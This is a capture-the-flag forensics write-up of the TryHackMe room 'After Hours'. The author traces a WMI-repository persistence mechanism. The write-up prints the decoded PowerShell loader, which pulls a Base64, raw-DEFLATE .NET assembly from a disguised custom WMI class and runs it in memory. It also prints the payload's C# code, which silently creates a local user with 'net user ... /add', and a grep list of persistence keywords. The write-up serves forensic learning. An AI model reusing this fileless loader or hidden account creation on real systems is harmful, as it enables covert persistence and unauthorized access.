Writeups // Article
After Hours | TryHackMe Room Writeup
A walkthrough of After Hours, a TryHackMe forensics challenge involving a Windows WMI repository, a custom class, raw DEFLATE, and a .NET payload.
Walkthrough quick reference
Distinctive clues, files, accounts, and techniques covered in this solution:
- OBJECTS.DATA
- Win32_HardwareTelemetry
- ConfigData
- DeflateStream
- ILSpy
Welcome to my writeup for the TryHackMe room After Hours, part of the Hacker Holidays series. This was a Windows forensics challenge about finding malicious configuration data hidden inside a WMI repository, extracting an embedded .NET payload, and following one final Base64 clue to the flag.
This room was completely new territory for me. I did not know anything about the structure of a WMI repository when I started, so ChatGPT helped me understand the artifacts and build the extraction process. I learned a lot from working through it.
Spoiler warning: This walkthrough reveals the complete solution path, but the final flag is masked.

Concierge Briefing
The briefing explained that something was logging in to the resort’s back-office systems long after the night-shift technician had left. Nothing suspicious appeared in Startup, Scheduled Tasks, or the usual registry Run keys. The persistence mechanism was hiding somewhere that common tools did not normally check.
The objectives were to:
- parse the supplied system artifacts for hidden custom configuration data;
- locate the malicious class and extract its embedded payload;
- decode the payload and recover the flag.
The room provided five files:
INDEX.BTR
MAPPING1.MAP
MAPPING2.MAP
MAPPING3.MAP
OBJECTS.DATA
After some research, I learned that these files make up a Windows WMI repository. Windows Management Instrumentation stores classes, instances, and provider-related data in this repository. That made WMI the quieter corner of the system mentioned in the briefing.

Mia’s story supplied the most useful hint. She said that the usual autorun and persistence tools would not catch this one and that the raw data had to be examined manually.
Extracting Strings from the Repository
Following the hint, I began with OBJECTS.DATA, the repository file most likely to contain the serialized object data. I extracted both ordinary ASCII strings and UTF-16 little-endian strings:
strings -a -n 6 OBJECTS.DATA > ascii.txt
strings -a -el -n 6 OBJECTS.DATA > utf16.txt
My first idea was to search for obvious execution and WMI persistence terms:
grep -Ein \
  'powershell|cmd\.exe|wscript|cscript|payload|encoded|base64|FromBase64|IEX|Invoke-|script|CommandLine|EventConsumer|EventFilter|FilterToConsumer|ActiveScript|root\\' \
  ascii.txt utf16.txt
That search did not immediately reveal the answer. The repository contained too many strings, and the useful data was mixed in with a large amount of legitimate WMI content.
Finding the Encoded PowerShell
I changed tactics and searched for long strings made up of Base64 characters:
grep -EIn '[A-Za-z0-9+/]{80,}={0,2}' ascii.txt utf16.txt
This produced several interesting results, including a long encoded PowerShell command.

I copied the PowerShell string into CyberChef and used From Base64, followed by decoding the result as UTF-16LE. The decoded script contained the most important clue in the room:
$file = ([WmiClass]'ROOT\cimv2:Win32_HardwareTelemetry').Properties['ConfigData'].Value;
$o = New-Object IO.MemoryStream;
$d = New-Object IO.Compression.DeflateStream(
    [IO.MemoryStream][Convert]::FromBase64String($file),
    [IO.Compression.CompressionMode]::Decompress
);
$b = New-Object Byte[](1024);
$r = $d.Read($b, 0, 1024);
while ($r -gt 0) {
    $o.Write($b, 0, $r);
    $r = $d.Read($b, 0, 1024);
}
[Reflection.Assembly]::Load($o.ToArray()).EntryPoint.Invoke(
    $null,
    @(,[string[]]@())
) | Out-Null

The script did not retrieve its payload from a normal file. Instead, it accessed a custom WMI class named Win32_HardwareTelemetry in the ROOT\cimv2 namespace and read its ConfigData property. It then Base64-decoded and decompressed that value, loaded the result directly as a .NET assembly, and invoked its entry point from memory.
The class name was also a nice disguise. The Win32_ prefix made the malicious class look similar to legitimate Windows classes at a glance, while the payload remained embedded in the WMI repository rather than appearing as a separate executable on disk.
Extracting and Decompressing ConfigData
Now I knew what to look for. Another long string in ascii.txt began with 7VZPbFRFGP/, matching the encoded data stored in ConfigData. I extracted the first matching line:
grep '^7VZPbFRFGP/' ascii.txt | head -1 > payload.b64
I decoded the Base64 layer into a compressed binary:
base64 -d payload.b64 > payload.deflate
The PowerShell had specifically used DeflateStream, so I reproduced that step with Python. Passing -15 to zlib.decompress() tells zlib to treat the input as a raw DEFLATE stream without a zlib or gzip wrapper:
import zlib

data = open("payload.deflate", "rb").read()
out = zlib.decompress(data, -15)
open("payload.exe", "wb").write(out)

print("Written payload.exe:", len(out), "bytes")
Running file against the result confirmed that the extraction had worked:
file payload.exe
payload.exe: PE32 executable for MS Windows 4.00 (GUI), Intel i386 Mono/.Net assembly, 3 sections

Decompiling the .NET Payload
Because the executable was a .NET assembly, I opened it in ILSpy. The decompiled Main() method checked whether it was running on the expected machine, bytelotusdc. If the name matched, it launched cmd.exe and attempted to create a local user named patch:
if (string.Equals(
        Environment.MachineName,
        "bytelotusdc",
        StringComparison.OrdinalIgnoreCase))
{
    ProcessStartInfo processStartInfo = new ProcessStartInfo();
    processStartInfo.FileName = "cmd.exe";
    processStartInfo.Arguments = "/c net user patch <BASE64_PASSWORD> /add";
    processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    processStartInfo.CreateNoWindow = true;
    Process.Start(processStartInfo);
}


The supposed password in the net user command was one last Base64 string. Decoding it with CyberChef revealed the TryHackMe flag.
Why the Technique Worked
The challenge hid each stage inside another one:
WMI repository files
        ↓
Encoded PowerShell in OBJECTS.DATA
        ↓
Win32_HardwareTelemetry.ConfigData
        ↓
Base64-encoded raw DEFLATE stream
        ↓
.NET executable loaded from memory
        ↓
Base64 string in a hidden net user command
        ↓
TryHackMe flag
WMI is useful to administrators because it provides a rich management interface to Windows. The same flexibility can be abused to store data, execute code, or establish persistence. In this case, the custom class acted as covert payload storage, and the loader avoided reading a conventional payload file from disk.
Takeaways
After Hours reinforced several useful forensics lessons:
- identify an unfamiliar artifact set before searching it blindly;
- extract both ASCII and UTF-16LE strings from Windows artifacts;
- use behavioral hints to guide searches when broad keyword matching produces too much noise;
- search for long Base64-like values when scripts or binary data may be embedded;
- let the loader describe the decoding pipeline: Base64, raw DEFLATE, then .NET in this case;
- inspect suspicious .NET assemblies with a decompiler such as ILSpy;
- remember that WMI can be used for more than standard event-filter persistence—it can also provide hidden storage through custom classes and properties.
This was a very new area for me, and I cannot reiterate enough how much ChatGPT helped me understand what I was looking at. More importantly, working through the answer taught me how to recognize WMI repository artifacts, trace an in-memory loader, and reconstruct a layered payload from raw forensic data.
And we’re done!